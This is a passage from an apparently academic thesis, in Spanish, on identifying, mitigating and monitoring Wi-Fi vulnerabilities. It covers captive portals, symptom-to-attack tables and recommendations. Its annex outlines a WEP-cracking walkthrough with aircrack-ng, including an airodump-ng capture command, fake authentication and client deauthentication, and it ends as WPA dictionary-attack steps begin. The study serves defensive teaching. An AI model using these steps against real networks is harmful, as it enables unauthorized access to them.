Los controles de integridad se establecen con el objetivo de evitar el "llenado de basura" tanto en las bases como en los logs evitando las sesiones anónimas y teniendo siempre una pista de auditoría para futuros análisis de datos. Con este fin, se sugiere siempre obtener una rúbrica digital en cada uno de los accesos que realiza el usuario (puede ser la dirección MAC del dispositivo conectado por ejemplo).

4.2.4. Políticas de cuentas

Como complemento a la administración segura de permisos, las políticas de cuentas permiten al administrador del sistema evaluar y asignar una correcta definición del usuario a los recursos que va a tener acceso. Este punto brinda especial énfasis a una política de contraseñas seguras ya que si se va a implementar políticas de cuentas en un ambiente de conexiones inalámbricas, las contraseñas son la última barrera que se mantiene entre el atacante y la integridad de la red. En el escenario en el que el atacante logra obtener la contraseña del usuario por cualquier medio de los mencionados en este trabajo o de cualquier otra manera, no podrá acceder a todas las funcionalidades de la red si el usuario está correctamente evaluado y la definición de los recursos a los que tienen acceso está correctamente establecida. Ahora, si bien es cierto que es necesario salvaguardar la integridad de la red con una contraseña segura, no tiene sentido pedirle a un usuario estándar cuyos permisos quedan restringidos a navegar por un par de páginas web, una contraseña que contenga más de 14 caracteres combinando letras minúsculas, mayúsculas, números y caracteres especiales que tenga que cambiarse cada semana y no pueda repetirse por 4 semanas seguidas porque la va a olvidar, la va a anotar en un papel o en el peor de los casos en su propia computadora, y todos los esfuerzos que se realizaron para que la contraseña sea segura se verán comprometidos por un simple error de capa 8 (el usuario).

4.2.5. Registros y Logs

Las auditorías permiten a los sistemas informáticos tener una evaluación conjunta de cómo están funcionando, si tienen falencias (sean del aspecto que sean) y en base a ello, mejorar. Ahora, para lograr que una auditoría brinde el servicio que es necesario para lograr esta evaluación, son necesarios dos componentes importantes en el entorno tecnológico de la empresa: registros y logs.

Sin registros y logs, el administrador de seguridad de la empresa no podría conocer quienes accedieron a la red, a qué hora y con qué perfil de usuario. Los logs permiten el rastro de eventos que se dieron en un momento determinado. Una característica primordial de un log es que los registros se insertan de manera secuencial, por lo tanto es imposible alterarlo, esto puede, sin embargo, convertirse en un problema ya que la data obtenida puede llegar a ser poco interpretable por el volumen de los datos. Para analizarla, es recomendable usar software específico para el análisis de éstos. Por lo general el software encargado de esta tarea, permite correlacionar los datos dentro de los logs en cuanto a fechas o eventos.

4.2.6. Métodos de acceso por ticket

El método de acceso por tickets es el método de acceso más común en los centros educativos por ejemplo, en donde la red WiFi al parecer no tiene ninguna seguridad, sin embargo una vez adentro, el usuario se encuentra con un portal cautivo que requiere de un inicio de sesión para lograr acceder a la conexión deseada. En los siguientes pasos se detalla la manera mediante la cual se puede realizar una conexión por ticket usando un UTM Sophos.

4.2.6.1. Creación de la red inalámbrica.

Este tutorial fue tomado del documento: "*Redes WIFI: ¿Realmente se pueden proteger*?" escrito por José Luis Corraliza Parras.

Se usará la interfaz de Sophos explicada en el apartado de "Infraestructura Necesaria" (4.1)



Figura 3 Interfaz inicial de Sophos para configuración de un portal cautivo (Corraliza 2017)

Como se puede ver, se ha seleccionado la interfaz wlan0 de la UTM, se le ha asignado un nombre identificativo y una dirección IP dentro de la subred elegida. Una vez configurada, debe presentar una pantalla similar a esta:



Figura 4 Configuración de la UTM (Corraliza 2017)

En el menú de la izquierda, se selecciona “Wireless Protection”, y en la sub opción "Wireless Networks":



Figura 5 Configuración de seguridad para la UTM (Corraliza 2017)

Con esto ya se ha creado la definición la red inalámbrica que ofrecerá acceso internet para invitados en la empresa a través de un portal cautivo.

4.2.6.2. Reglas de navegación

Como la red que se está configurando brindará acceso únicamente a internet, es necesario solamente configurar los puertos 80 y 443 (http/s)



Figura 6 Configuración de Acceso a Internet de la UTM (Corraliza 2017)

Una vez seleccionadas las opciones, se guardan los cambios y se accede a la red a través del portal cautivo

4.3. Tabla de resumen

Tabla 3 Seguimiento y Control de Vulnerabilidades

Síntoma	***Posibles Vulnerabilidades***	***Mitigación***	***Seguimiento***
Incremento de la cantidad de accesos a una misma cuenta desde distintas direcciones	• Ingeniería Social • Fuerza bruta	Solicitar Cambio de contraseñas	Monitoreo de sesión
Incremento excesivo del consumo de memoria del servidor	• Ataque DDOS • Ataque por diccionario	Establecer un log de handshakes para monitorear y descubrir patrones similares.	Usando ElasticStack (o cualquier otra herramienta de visualización de datos) monitorear de manera continua los

			handshakes realizados en la red
Incremento excesivo de sesiones anónimas a un mismo Access Point	• Ataque WPS	Desactivar el WPS del router después de realizar las autenticaciones necesarias para los dispositivos que lo requieran	Monitorear continuamente los dispositivos conectados a un AP y verificar cuántos de ellos comparten el pin WPS
Usuarios quejándose de que son "sacados" de la red inalámbrica	• Ataque por inyección de tráfico	Realizar capturas esporádicas de tráfico para asegurar la integridad de las conexiones	Realizar capturas esporádicas de tráfico para analizarlo posteriormente con ayuda de herramientas como Snort o AlientVault.
Incremento de Spam	• Ingeniería Social	Establecer reglas de mailing	Monitorear las fuentes de RSS y

			mailing de la empresa
Varias SSID iguales	• Rogue WPA	Cambiar el método de encriptación del AP así como su SSID de manera esporádica	Monitorear el nombre y las direcciones de los AP asociados a la empresa continuamente
Lentitud en la conexión (incluso en intranet)	• Ataque de escucha de protocolos o sniffing	Se puede mantener un registro de las MAC conectadas a cada puerto a través de una estrategia de DHCP Snooping, varios fabricantes incorporan esta solución en sus equipos, entre ellos CISCO.	ArpWatch es un programa que monitorea y detecta ataques de escucha de protocolos y puertos. Es un gran aliado para mantener un control y seguimiento de esta vulnerabilidad.

Routers con firmware desactualizado	• Ataque KRACK	Actualizaciones constantes de Firmware de los routers y de los sistemas operativos que se conecten a ellos.	Llevar un versionamiento en un log de las actualizaciones realizadas a los equipos de la empresa.

5. CAPÍTULO 5: Elaboración del Documento

El documento constará de 3 subcapítulos que permitirán la identificación, mitigación y seguimiento de las vulnerabilidades de las redes inalámbricas a las cuales sea aplicado.

5.1. Identificación de vulnerabilidades

La identificación de las vulnerabilidades puede ser de dos tipos:

5.1.1. Por consecuencia de ataque

Sucede cuando el usuario es presa de un ataque ocasionado por una vulnerabilidad en la red inalámbrica, cuando esto sucede, éste suele comunicarse con el departamento de TI de la organización y posteriormente el ataque es mitigado.

5.1.1.1. Ventajas

- Es barato
- El nivel de personalización para cada tipo de ataque es alto
- No requiere infraestructura externa

5.1.1.2. Desventajas

- No es escalable
- A gran escala tiende a congestionar los canales de soporte
- Se genera mucha documentación (casos de soporte)

5.1.2. Por monitoreo preventivo

El monitoreo preventivo consiste en implementar un apartado (ya sea de hardware o software) que permita

5.1.2.1. Ventajas

- Permite visualizar vulnerabilidades a gran escala ahorrando casos de soporte
- Permite disminuir papeleo y la cantidad de recursos humanos utilizado para solucionar casos de soporte
- Alta escalabilidad
- Permite realizar mitigaciones masivas

5.1.2.2. Desventajas

- Bajo nivel de personalización por ataque
- Implica el tener una infraestructura externa
- Suele tener un alto costo económico
- Puede (en función de la cantidad de filtros) mermar la velocidad de navegación

En esta fase, es importante identificar correctamente la vulnerabilidad que está causando el comportamiento anormal de la red ya que una falsa identificación puede llevar a realizar una mitigación en vano, lo cual se traduce gasto innecesario de tiempo y recursos.

En la siguiente tabla, se adjuntan síntomas asociados a las posibles vulnerabilidades estudiadas en el presente trabajo.

Tabla 4 Identificación de Vulnerabilidades (Resumen)

Síntoma	***Posibles Vulnerabilidades***
Incremento de la cantidad de accesos a una misma cuenta desde distintas direcciones	• Ingeniería Social • Fuerza bruta
Incremento excesivo del consumo de memoria del servidor	• Ataque DDOS • Ataque por diccionario
Incremento excesivo de sesiones anónimas a un mismo Access Point	• Ataque WPS
Usuarios quejándose de que son "sacados" de la red inalámbrica	• Ataque por inyección de tráfico
Incremento de Spam	• Ingeniería Social
Varias SSID iguales	• Rogue WPA
Lentitud en la conexión (incluso en intranet)	• Ataque de escucha de protocolos o sniffing
Routers con firmware desactualizado	• Ataque KRACK

5.2. Mitigación de vulnerabilidades

En la tabla, se aprecian las medidas de mitigación recomendadas en el presente trabajo a las posibles vulnerabilidades que se puedan sucitar

Tabla 5 Mitigación de Vulnerabilidades (Resumen)

Síntoma	***Posibles Vulnerabilidades***	***Mitigación***
Incremento de la cantidad de accesos a una misma cuenta desde distintas direcciones	• Ingeniería Social • Fuerza bruta	Solicitar Cambio de contraseñas
Incremento excesivo del consumo de memoria del servidor	• Ataque DDOS • Ataque por diccionario	Establecer un log de handshakes para monitorear y descubrir patrones similares.
Incremento excesivo de sesiones anónimas a un mismo Access Point	• Ataque WPS	Desactivar el WPS del router después de realizar las autenticaciones necesarias para los dispositivos que lo requieran

Usuarios quejándose de que son "sacados" de la red inalámbrica	• Ataque por inyección de tráfico	Realizar capturas esporádicas de tráfico para asegurar la integridad de las conexiones
Incremento de Spam	• Ingeniería Social	Establecer reglas de mailing
Varias SSID iguales	• Rogue WPA	Cambiar el método de encriptación del AP así como su SSID de manera esporádica
Lentitud en la conexión (incluso en intranet)	• Ataque de escucha de protocolos o sniffing	Se puede mantener un registro de las MAC conectadas a cada puerto a través de una estrategia de DHCP Snooping, varios fabricantes incorporan esta solución en sus equipos, entre ellos CISCO.
Routers con firmware desactualizado	• Ataque KRACK	Actualizaciones constantes de Firmware

		de los routers y de los sistemas operativos que se conecten a ellos.

5.3. Seguimiento a las actividades realizadas

El seguimiento de la mitigación es necesario por dos razones principales:

5.3.1. Prevención de futuros ataques

La prevención de futuros ataques del mismo tipo es poco probable ya que no existe una mitigación universal de vulnerabilidades. Por ello, es importante hacer un seguimiento a una vulnerabilidad mitigada para que las brechas de seguridad se reduzcan.

5.3.2. Control de cambios e incidentes

Como se estableció en el punto 4.2.2: “Cada vez que un usuario pide un cambio en un sistema, genera una brecha de seguridad potencial”, este principio se aplica también a la aplicación de mitigaciones ya que, al encubrir una falla, se puede descubrir otra. Por ello, el seguimiento y control de incidentes es imprescindible al momento de realizar mitigaciones.

A continuación, se ha recopilado información de las vulnerabilidades más comunes explicadas en el presente trabajo de titulación, y se las ha dispuesto de tal manera que queden visibles los tres pasos del documento en cuestión:

Tabla 6 Seguimiento a las actividades Realizadas (Resumen)

Síntoma	***Posibles Vulnerabilidades***	***Mitigación***	***Seguimiento***
Incremento de la cantidad de accesos a una misma cuenta desde distintas direcciones	• Ingeniería Social • Fuerza bruta	Solicitar Cambio de contraseñas	Monitoreo de sesión
Incremento excesivo del consumo de memoria del servidor	• Ataque DDOS • Ataque por diccionario	Establecer un log de handshakes para monitorear y descubrir patrones similares.	Usando ElasticStack (o cualquier otra herramienta de visualización de datos) monitorear de manera continua los handshakes realizados en la red
Incremento excesivo de sesiones anónimas	• Ataque WPS	Desactivar el WPS del router después de realizar las	Monitorear continuamente los dispositivos

a un mismo Access Point		autenticaciones necesarias para los dispositivos que lo requieran	conectados a un AP y verificar cuántos de ellos comparten el pin WPS
Usuarios quejándose de que son "sacados" de la red inalámbrica	• Ataque por inyección de tráfico	Realizar capturas esporádicas de tráfico para asegurar la integridad de las conexiones	Realizar capturas esporádicas de tráfico para analizarlo posteriormente con ayuda de herramientas como Snort o AlientVault.
Incremento de Spam	• Ingeniería Social	Establecer reglas de mailing	Monitorear las fuentes de RSS y mailing de la empresa
Varias SSID iguales	• Rogue WPA	Cambiar el método de encriptación del AP así como su	Monitorear el nombre y las direcciones de los AP asociados a la

		SSID de manera esporádica	empresa continuamente
Lentitud en la conexión (incluso en intranet)	• Ataque de escucha de protocolos o sniffing	Se puede mantener un registro de las MAC conectadas a cada puerto a través de una estrategia de DHCP Snooping, varios fabricantes incorporan esta solución en sus equipos, entre ellos CISCO.	ArpWatch es un programa que monitorea y detecta ataques de escucha de protocolos y puertos. Es un gran aliado para mantener un control y seguimiento de esta vulnerabilidad.
Routers con firmware desactualizado	• Ataque KRACK	Actualizaciones constantes de Firmware de los routers y de los sistemas operativos que se conecten a ellos.	Llevar un versionamiento en un log de las actualizaciones realizadas a los equipos de la empresa.

Conclusiones

Basado en el trabajo realizado, se concluye que la seguridad total en un sistema no existe, la diversificación de ataques realizados es directamente proporcional a los esfuerzos de los programadores e ingenieros en infraestructura. Por lo tanto, el modelo de seguridad propuesto, más que prevenir, ayuda a mitigar las amenazas presentes en el día a día.

En base a la evaluación de riesgos presentes, y haciendo alusión a los tres pilares fundamentales de la seguridad IT se puede decir que una red Wi-Fi va a ser segura en función de:

- Funcionalidad
- Seguridad
- Experiencia de Usuario

Idealmente se esperaría tener un triángulo equilátero, sin embargo, la realidad requiere que, en ocasiones, se tenga que poner un especial énfasis en alguno de sus vértices, mermando así la presencia de los otros dos. De esta manera, un sistema muy seguro, podría provocar un mal desempeño funcional y, por consiguiente, una mala experiencia de usuario ya sea por tiempos de espera, diseños poco intuitivos o simplemente por inconvenientes de autenticación.

La propuesta realizada entonces, se centra en dos partes:

1. **El fortalecimiento del factor humano**

    a. Utilizando autenticaciones robustas, el sistema presenta al atacante un filtro mediante el cual “adivinar las contraseñas” se vuelve una tarea difícil. Incluso utilizando mecanismos como fuerza bruta, un password complejo brinda una capa extra de protección que proporciona al usuario autenticado una tranquilidad adicional al momento de navegar en las redes

2. **Fortalecimiento del envío y recepción de datos a través de las conexiones Wi-Fi**

    a. El uso de Web Services y encriptación de lado a lado, son prácticas que evitan la captura de datos a través de sniffers o ataques de “Man in the Middle”.

    b. La desactivación de interfaces inseguras como WPS cuando no se está utilizando esta característica, permite agregar una capa extra de seguridad y evitar ataques como WPS Attack

    c. Mantener los routers actualizados permite evitar ataques como KRACK

    d. Elevar el nivel de seguridad de WEP a WPA es muy aconsejable ya que se ha demostrado que la seguridad de WEP no está a la altura de los estándares modernos.

Recomendaciones

En el presente estudio no se tomó en cuenta las distintas encriptaciones de los paquetes que viajan a través de Wifi, por lo que se recomienda que esto se tome en cuenta en futuros estudios ya que la encriptación permite una mayor integridad de la información transferida.

Las recomendaciones en función del trabajo realizado se agrupan en 2:

1. **Recomendaciones de Infraestructura**

- El uso de UTM no está mal, sin embargo, la potencia y la confianza que brinda un hardware específico para firewall es mucho mayor que soluciones como Untangle
- Se puede realizar acciones como la recolección de datos y posterior análisis con WireShark, lo cual implica mucho esfuerzo y costo computacional, sin embargo, la recomendación es usar software específico para esto como por ejemplo AlientVault

2. **Recomendaciones de Seguridad**

- El uso de WPS es necesario para la rápida conexión entre dispositivos que no tengan pantalla, como por ejemplo impresoras, etc. Sin embargo, es necesario desactivarlo a nivel de hardware cuando no está siendo usado ya que un router con WPS activado es propenso a ataques.

- El monitoreo constante de nombres y direcciones de los AP asociados a una entidad (ya sea doméstica o corporativa) posibilita la pronta respuesta ante amenazas de ataques Rogue WPA o “Gemelo Malvado” .

3. Anexos

a. Suite aircrack-ng

Todos los tipos de ataque se pueden realizar con las herramientas de la suite aircrack-ng:

- airodump-ng, se utiliza principalmente para capturar paquetes 802.11 que circulan por la red de una forma pasiva.
- airmon-ng, configurar una tarjeta wireless en modo monitor (modo promiscuo para detectar todo el tráfico).
- aireplay-ng, herramienta con la cual podemos inyectar paquetes en la red, así conseguir que el AP o un cliente responda un mayor número de veces y más IVs.
- aircrack-ng, es una herramienta de criptoanálisis que nos permite recuperar una clave a partir de capturas de paquetes con airodump-ng, combinando ataques estadísticos con ataques de fuerza bruta/diccionario

b. Pasos para realizar un ataque WEP por inyección de tráfico

i. Cambiar el modo de interfaz inalámbrica a modo monitor

Figura 7 Cambio del modo de la interfaz a modo monitor

ii. Ejecución del comando para realizar la captura de paquetes

1. airodump-ng mon0 -c 1 -w capturaNOWEP-01 --bssid 2C:95:7F:46:C1:B4



Figura 8 Ejecución del comando para la captura de paquetes

iii. Asociación al Access Point y falsa autenticación

Una vez dentro del AP, se des autentica a los clientes conectados para generar más tráfico y se captura paquetes que contengan el vector de inicialización.

1. Falsa Autenticación:



Figura 9 Falsa Autenticación

2. Des autenticación del cliente existente



Figura 10 Des autenticación del cliente existente

Una vez des autenticado el cliente, se puede apreciar la captura de data de airodump-ng



Figura 11 Captura de data de airodump-ng

iv. Con los suficientes paquetes de data capturados, se busca la clave WEP



Figura 12 Búsqueda de la Clave WEP

c. Pasos para realizar un ataque por diccionario de datos WPA

Al igual que en el ataque WEP por inyección de tráfico, se pone la tarjeta en modo monitor

i. Asociación al AP

(opción -1 para falsa autenticación y opción -3 para inyectar paquetes y generar IVs,

